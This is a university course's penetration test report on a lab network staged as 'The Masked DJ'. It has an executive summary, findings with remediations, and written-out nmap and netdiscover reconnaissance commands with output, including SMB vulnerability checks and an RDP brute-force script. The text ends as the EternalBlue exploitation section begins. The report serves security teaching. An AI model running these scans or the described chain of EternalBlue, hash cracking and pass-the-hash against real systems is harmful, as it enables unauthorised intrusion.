ENPM634 - Final Project - Group 19

Penetration Test Report of The Masked DJ's IT Environment by "RAS Security"

Group Number: 19

Name	UID	Email	Section
Reuben Thomas	119610626	reuben10@umd.edu	0101
Aditya Deshpande	120333590	aditya2@umd.edu	0101
Sourab Gadipalli	120099311	gsourab@umd.edu	0101

Honor Pledge:
"I pledge on my honor that I have not given or received any unauthorized assistance on this exam/assignment."

Table of Contents

Executive Summary

RAS Security was engaged by ‘The Masked DJ’ to conduct a penetration test of the organization’s network, IT assets and to evaluate the ‘The Masked DJ’s’ overall security posture. The engagement was carried out from November 12, 2024 to December 7, 2024, and the findings from different phases of the penetration test such as enumeration, exploitation and post-exploitation were documented in this report. The assessment was aimed at identifying vulnerabilities in the organization’s IT environment that could be leveraged by an attacker to gain unauthorized access to the organization's systems and potentially reveal the ‘Masked DJ’s’ real identity prior to the event.

The overall risk of the organization’s IT assets (4) were evaluated and categorized as 2 high risk, 1 medium risk and 1 low risk, based on our findings. RAS Security identified various vulnerabilities such as use of unpatched/outdated operating systems, vulnerable services, weak user credentials, information disclosure, lack of proper security practices and security misconfigurations, which could be exploited by an attacker to gain unauthorized access. Initial access to the system (‘Bookings-PC’) was obtained by exploiting a vulnerable service. The password hashes for domain user accounts were recovered from the backups of the organization’s Active Directory database which was present in a network share on the exploited system. Lack of proper security controls to such highly sensitive backup files resulted in exposure of information about the organization’s Active Directory environment. The use of weak credentials for certain user accounts resulted in the password hashes being cracked offline and as a result login credentials were obtained, thereby enabling lateral movement to other systems. On the ‘ITAdmin-Desktop’ system, a plaintext password for an encrypted password vault was found to be stored on the system which revealed the credentials to the web server. The credentials helped us gain access to the web server and access the contents of the new webpage stored in the AWS S3 bucket. The images retrieved from the S3 bucket revealed the Masked DJ’s identity to be - **‘Professor Shivers’**.

These steps demonstrate how an attacker could potentially exploit certain vulnerabilities to reveal the Masked DJ’s identity, resulting in revenue loss for the charity event. This document contains a detailed overview of the identified vulnerabilities, exploitation steps and provides recommendations on how the organization can remediate these vulnerabilities which could help in minimizing the overall risk of compromise and improve the ‘The Masked DJ’s’ overall security posture.

Scope

All computer systems on ‘The Masked DJ’s’ company network (192.168.65.1/24) were in-scope of the penetration test.

Summary of IT Assets

Asset Information	Risk	Vulnerability/Findings
BOOKINGS-PC [192.168.65.129]	High	SMBv1 service running on the system is vulnerable to a high severity CVE-2017-0143 vulnerability, allowing remote code execution on the system. Highly sensitive backups containing the organization's Active Directory files were found unencrypted and without adequate security controls in the Windows Network Share. Information disclosure - employee details and password policy retrieved from the shared folders. Weak login credentials in use for user accounts, which can be easily cracked by an attacker. Running an unsupported Windows 7 operating system that could contain unpatched vulnerabilities.
ITAdmin-Desktop [192.168.65.138]	High	Plaintext password for the encrypted KeePass database file containing sensitive login credentials was found to be stored on the user's Desktop. Weak login credentials in use for user accounts, which can be easily cracked by an attacker.
MASKEDDJ-DC [192.168.65.145]	Medium	Uses legacy authentication protocols on the system, making it vulnerable to pass-the-hash attacks.
Ubuntu - Linux Server [192.168.65.137]	Low	Contains AWS CLI configuration such as secret access keys that can be exposed if a user gains unauthorized access.

Summary of Findings and High-Level Recommendations

Findings	Criticality	Recommendations
Host systems vulnerable to high severity CVE-2017-0143 (EternalBlue) vulnerability due to SMBv1 service.	High	Use the latest SMB protocol version and disable the use of insecure SMB version 1 protocol. Update host operating systems and apply the latest security patches to minimize risk.
Outdated operating systems and missing security patches, introduces new system vulnerabilities.	High	Upgrade host operating systems and avoid using unsupported operating systems such as Windows 7.
Highly sensitive Active Directory backups and organization files stored in an insecure network share.	High	Store highly sensitive information such as Active Directory backup files in an encrypted storage and implement adequate security controls to restrict access to authorized users only.
Weak user credentials and use of weak password policy, resulting in easy to crack passwords for user accounts.	High	Use a strong password policy and enforce strong passwords for all users to prevent them from being guessed/cracked by an attacker.
Use of legacy authentication protocol making hosts vulnerable to pass-the-hash attacks.	High	Implement modern authentication protocols like Kerberos to mitigate risk of password attacks.
Plaintext credentials for a sensitive KeePass password vault found on the host system, resulting in leak of usernames, passwords and other sensitive information.	Medium	Avoid storing sensitive credentials in plaintext on the host machines.
Lack of firewalls rules to restrict access to services or to block unauthorized network traffic.	Medium	Implement firewalls to prevent unauthorised access to hosts/services and allow access to trusted organization's IP addresses only.
Lack of network segmentation between public facing and internal assets.	Medium	Implement network segmentation to isolate the publicly accessible web server from the other business critical internal host systems. This would help minimize the risk of lateral movement in the event of a compromise.
AWS configuration for an IAM user found on the web server, resulting in exposure of access and secret access keys.	Low	Implement robust access controls, enable MFA and periodically rotate access keys to prevent unauthorised access.
Information disclosure in the website's source code revealing the use of AWS to store the contents of the organization's new website.	Low	Avoid writing or disclosing sensitive internal information on publicly accessible services such as comments in the website source code.
Information disclosure of employee names, contact numbers, email addresses	Low	Encrypt files containing employee information or other sensitive information and allow access to authorized users only.

Technical Report

Introduction

During the initial phase of the penetration test, the RAS Security team performed a detailed enumeration of The Masked DJ's IT environment to identify the active hosts on the network and discover open ports/services running on the systems. This phase helped us gain a better understanding of The Masked DJ's infrastructure. The service vulnerabilities identified during the scans were exploited to gain initial access to one of the organization's systems. Moreover, the information gathered from the exploited systems were used to pivot and move laterally to other systems on The Masked DJ's network. The weaknesses in the systems were exploited with the goal in mind to demonstrate how an attacker could exploit various vulnerabilities in the organization's network/system to obtain and reveal the real identity of the 'Masked DJ'.

Information Gathering

The key findings from the enumeration of The Masked DJ's environment:

Host	Key Findings
Ubuntu - Linux Server [192.168.65.137] (Hosts the Masked DJ's official website)	Ports open: 22, 80 OS: Linux (3.2-4.9) Information: New website contents is hosted on AWS Potential email, username and domain name: booking@maskeddj.enpm809q
BOOKINGS-PC [192.168.65.129] (Operated by the Bookings Manager)	Ports open: 135, 139, 445 OS: Microsoft Windows 7 SMB version: SMBv1 Vulnerabilities identified: RCE vulnerability (CVE-2017-0143)
ITAdmin-Desktop [192.168.65.138] (Operated by the IT Manager)	Ports open: 3389 Domain name: maskeddj.enpm809q OS: Microsoft Windows
MASKEDDJ-DC [192.168.65.145] (The Masked DJ's Domain Controller)	Ports open: 53,88,135,389,445,464 OS: Microsoft Windows Server 2016 Domain name: maskeddj.enpm809q Vulnerabilities identified: RCE vulnerability (CVE-2017-0143)

Tools used for enumeration:

Netdiscover - To identify all active hosts on The Masked DJ's network

Nmap - To identify open ports and services running on the systems. Nmap was used along with flags like sC (script scanning), sV (service version) -T4/T5 (timing templates) to gather additional information from the target machines.

Firstly, the IP address and subnet mask of the RAS security team's host machine was identified:

```
┌──(kali㉿kali)-[~/aditya]
└─$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.65.128  netmask 255.255.255.0  broadcast 192.168.65.255
        inet6 fe80::20c:29ff:fea4:17d0  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:a4:17:d0  txqueuelen 1000  (Ethernet)
        RX packets 4979423  bytes 1660562185 (1.5 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4820494  bytes 916515724 (874.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The **netdiscover** tool was used to identify all active hosts within the organization's subnet: (192.168.65.1/24)

```
$ sudo netdiscover -r 192.168.65.1/24 -P | tee arp_network_scan.txt
```

```
┌──(kali㉿kali)-[~/aditya]
└─$ sudo netdiscover -r 192.168.65.1/24 -P | tee arp_network_scan.txt

 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------
 192.168.65.1    00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.65.2    00:50:56:f8:ff:0e      1      60  VMware, Inc.
 192.168.65.129  00:0c:29:88:dc:a9      1      60  VMware, Inc.
 192.168.65.137  00:0c:29:e9:ea:ab      1      60  VMware, Inc.
 192.168.65.138  00:0c:29:56:d3:00      1      60  VMware, Inc.
 192.168.65.145  00:0c:29:a5:b9:26      1      60  VMware, Inc.
 192.168.65.254  00:50:56:fe:82:44      1      60  VMware, Inc.

-- Active scan completed, 7 Hosts found.
```

4 active hosts machines were identified on the network. Nmap scans were executed to identify open ports/services, service versions, and to fingerprint the operating system of the target hosts. The information gathered helped match the hostnames with their respective IP addresses, and this mapping was saved in the /etc/hosts file to make things simpler.

```
┌──(kali㉿kali)-[~/aditya]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
192.168.65.129  BOOKINGS-PC
192.168.65.137  webserver
192.168.65.138  ITAdmin-Desktop
192.168.65.145  MASKEDDJ-DC
```

Ubuntu Linux Server [192.168.65.137]

An Nmap scan with '**-A**' flag was executed against the host to identify and enumerate the services running on the target machine (192.168.65.137). The '-A' flag used within the Nmap command is a combination of the following:

- sV: service version detection
- sC: script scanning
- O: OS detection
- traceroute

```
$ sudo nmap -A -T4 -p- 192.168.65.137
```

```
┌──(kali㉿kali)-[~/aditya]
└─$ sudo nmap -A -T4 -p- 192.168.65.137
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-07 19:14 EST
Nmap scan report for webserver (192.168.65.137)
Host is up (0.00059s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c8:79:72:91:05:98:5b:63:f4:d0:cf:77:35:f3:21:0e (RSA)
|   256 80:f4:d3:bb:e4:0a:fa:7f:8f:17:95:40:48:e3:46:a3 (ECDSA)
|   256 4e:24:d9:fc:3c:70:4f:6a:0e:8b:ca:2a:34:47:d0:e0 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: The Masked DJ
MAC Address: 00:0C:29:E9:EA:AB (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.59 ms webserver (192.168.65.137)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.34 seconds
```


From the results of the Nmap scan, the following ports were found to be open:

- 22 - SSH
- 80 - HTTP

The scan revealed that the host was accepting SSH connections on the usual port 22, and it was hosting a website on port 80. To perform further enumeration of the website running on the system, the tester navigated to the website hosted by the server.

Enumerating the website hosted on Port 80 by the ‘Ubuntu’ server:


Website URL: http://192.168.65.137/



Upon reviewing the contents of the official website of The Masked DJ, the website was found to disclose internal company information as part of its source code. There were the key pieces of information about the organization on the website that could potentially be useful:

- The email address (booking@maskeddj.enpm809q) of the booking manager was found on the web page. It also reveals a potential username and domain name.
- The source code of the web page contained an update indicating that some data of the new website to be revealed during the ‘Unmasking Show’ was hosted on AWS.
- Potential user/username - ‘webmaster’.

Source code of the website indicating the use of AWS to store the new webpage's content:



Bookings-PC [192.168.65.129]

In a similar manner, the 'Bookings-PC' host was enumerated using Nmap to identify open services. The Nmap scan revealed that common ports such as 135, 139 and 445 were open.

The host was identified to be running - Windows 7 operating system.

```
$ sudo nmap -sV -O -p- 192.168.65.129
```

```
┌──(kali㉿kali)-[~/aditya]
└─$ sudo nmap -sV -O -p- 192.168.65.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-07 19:17 EST
Nmap scan report for BOOKINGS-PC (192.168.65.129)
Host is up (0.00056s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: MASKEDDJ)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:88:DC:A9 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1
 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windo
ws 8.1 Update 1
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.41 seconds
```

Nmap's NSE script engine (specifically SMB scripts) was used to enumerate the SMB shares, version/protocols and to identify common SMB vulnerabilities. It was observed that the host was using SMBv1, an outdated version known to introduce a remote code execution vulnerability.

```
$ sudo nmap -sS -sV --script=smb* -p 139,445 -T5 192.168.65.129
```

```
┌──(kali㉿kali)-[~/aditya]
└─$ sudo nmap -sS -sV --script=smb* -p 139,445 -T5 192.168.65.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-07 19:19 EST
Nmap scan report for BOOKINGS-PC (192.168.65.129)
Host is up (0.00040s latency).

PORT    STATE SERVICE      VERSION
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)
445/tcp open  microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: MASKEDDJ)
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:88:DC:A9 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
```

The host was identified to be vulnerable to EternalBlue exploit (MS17-010) by the Nmap NSE script. This high severity vulnerability (CVE-2017-0143) potentially allows any attacker to gain access to this machine and execute commands remotely. This finding was valuable as this vulnerability was used in the exploitation phase to gain initial access to the system.

```
Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2:0:2
|_    2:1:0
|_smb-vuln-ms10-054: false
|_smb-print-text: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
```

IT-Admin [192.168.65.138]

The Nmap scan performed on the ‘ITAdmin’ host machine indicated that port 3389 (RDP) was open on the host. The Remote Desktop Protocol (RDP or Microsoft Terminal Services) service running on the target host allows users to connect to the system remotely and manage the host.

```
$ sudo nmap -sV -O -p- -T4 192.168.65.138
```

```
┌──(kali㉿kali)-[~/aditya]
└─$ sudo nmap -sV -O -p- -T4 192.168.65.138
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-07 19:21 EST
Nmap scan report for ITAdmin-Desktop (192.168.65.138)
Host is up (0.00063s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:0C:29:56:D3:00 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): FreeBSD 6.X (86%)
OS CPE: cpe:/o:freebsd:freebsd:6.2
Aggressive OS guesses: FreeBSD 6.2-RELEASE (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.92 seconds
```

Nmap NSE scripts for the RDP service were used to gather more information about the running service. We were able to obtain the computer name, domain name, and other such information using these scans. A brute-force login attack was also attempted by the Nmap script, however these attempts were unsuccessful.

```
$ sudo nmap -sS --script=rdp-* -p 3389 192.168.65.138
```

```
┌──(kali㉿kali)-[~/aditya]
└─$ sudo nmap -sS --script=rdp-* -p 3389 192.168.65.138
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-07 19:26 EST
Nmap scan report for ITAdmin-Desktop (192.168.65.138)
Host is up (0.00051s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
| rdp-ntlm-info:
|   Target_Name: MASKEDDJ
|   NetBIOS_Domain_Name: MASKEDDJ
|   NetBIOS_Computer_Name: ITADMIN-DESKTOP
|   DNS_Domain_Name: maskeddj.enpm809q
|   DNS_Computer_Name: ITAdmin-Desktop.maskeddj.enpm809q
|   DNS_Tree_Name: maskeddj.enpm809q
|   Product_Version: 10.0.14393
|_  System_Time: 2024-12-08T00:26:04+00:00
| rdp-enum-encryption:
|   Security layer
|     CredSSP (NLA): SUCCESS
|     CredSSP with Early User Auth: SUCCESS
|_    RDSTLS: SUCCESS
MAC Address: 00:0C:29:56:D3:00 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds
```

MASKEDDJ-DC [192.168.65.145]

Lastly, a Nmap scan was conducted on the MASKEDDJ-DC host to identify the running services, which revealed a number of open ports on the system.

```
$ sudo nmap -A -T4 -p- 192.168.65.145
```


```
┌──(kali㉿kali)-[~/aditya]
└─$ sudo nmap -A -T4 -p- 192.168.65.145
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-07 19:27 EST
Nmap scan report for MASKEDDJ-DC (192.168.65.145)
Host is up (0.00050s latency).
Not shown: 65510 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-12-08 03:28:21Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-
First-Site-Name)
445/tcp   open  microsoft-ds? Windows Server 2016 Datacenter Evaluation 14393 microsoft-ds (workgroup: MASKEDDJ)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-
First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49686/tcp open  msrpc         Microsoft Windows RPC
49711/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:A5:B9:26 (VMware)
Device type: general purpose
Running: Microsoft Windows 2016
OS CPE: cpe:/o:microsoft:windows_server_2016
```


Some of the ports identified were:

- 53/tcp: Domain services (DNS)
- 88/tcp: Kerberos services
- 135/tcp: Microsoft RPC
- 139/tcp and 445/tcp: SMB (Server Message Block)
- 389/tcp and 636/tcp: LDAP and LDAPS for directory services
- 464/tcp: Kerberos password change
- 5985/tcp: Windows Remote Management (WinRM)

Based on the results of the scan, It was identified that the operating system of the target host was Microsoft Windows Server 2016. Other system information such as the domain name - maskeddj.enpm809q, NetBIOS name - MASKEDDJ-DC were retrieved from the scans. The target system was also identified as the Domain Controller of the organization's Active Directory environment. All SMB related Nmap NSE scripts were executed against the host and based on the results it was observed that the host had SMBv1 enabled, making it vulnerable to CVE-2017-0143 (MS17-010). Additionally, anonymous read access was allowed on the IPC$ share. These findings provide useful information about the services and potential vulnerabilities that an attacker could utilize to gain access to the system and potentially compromise the domain controller.

```
$ sudo nmap -sV -p 139,445 --script=smb-* 192.168.65.145
```





Exploitation

Initial Access

Exploiting a service vulnerability to gain initial access to the system:


Hostname: BOOKINGS-PC
IP address: 192.168.65.129

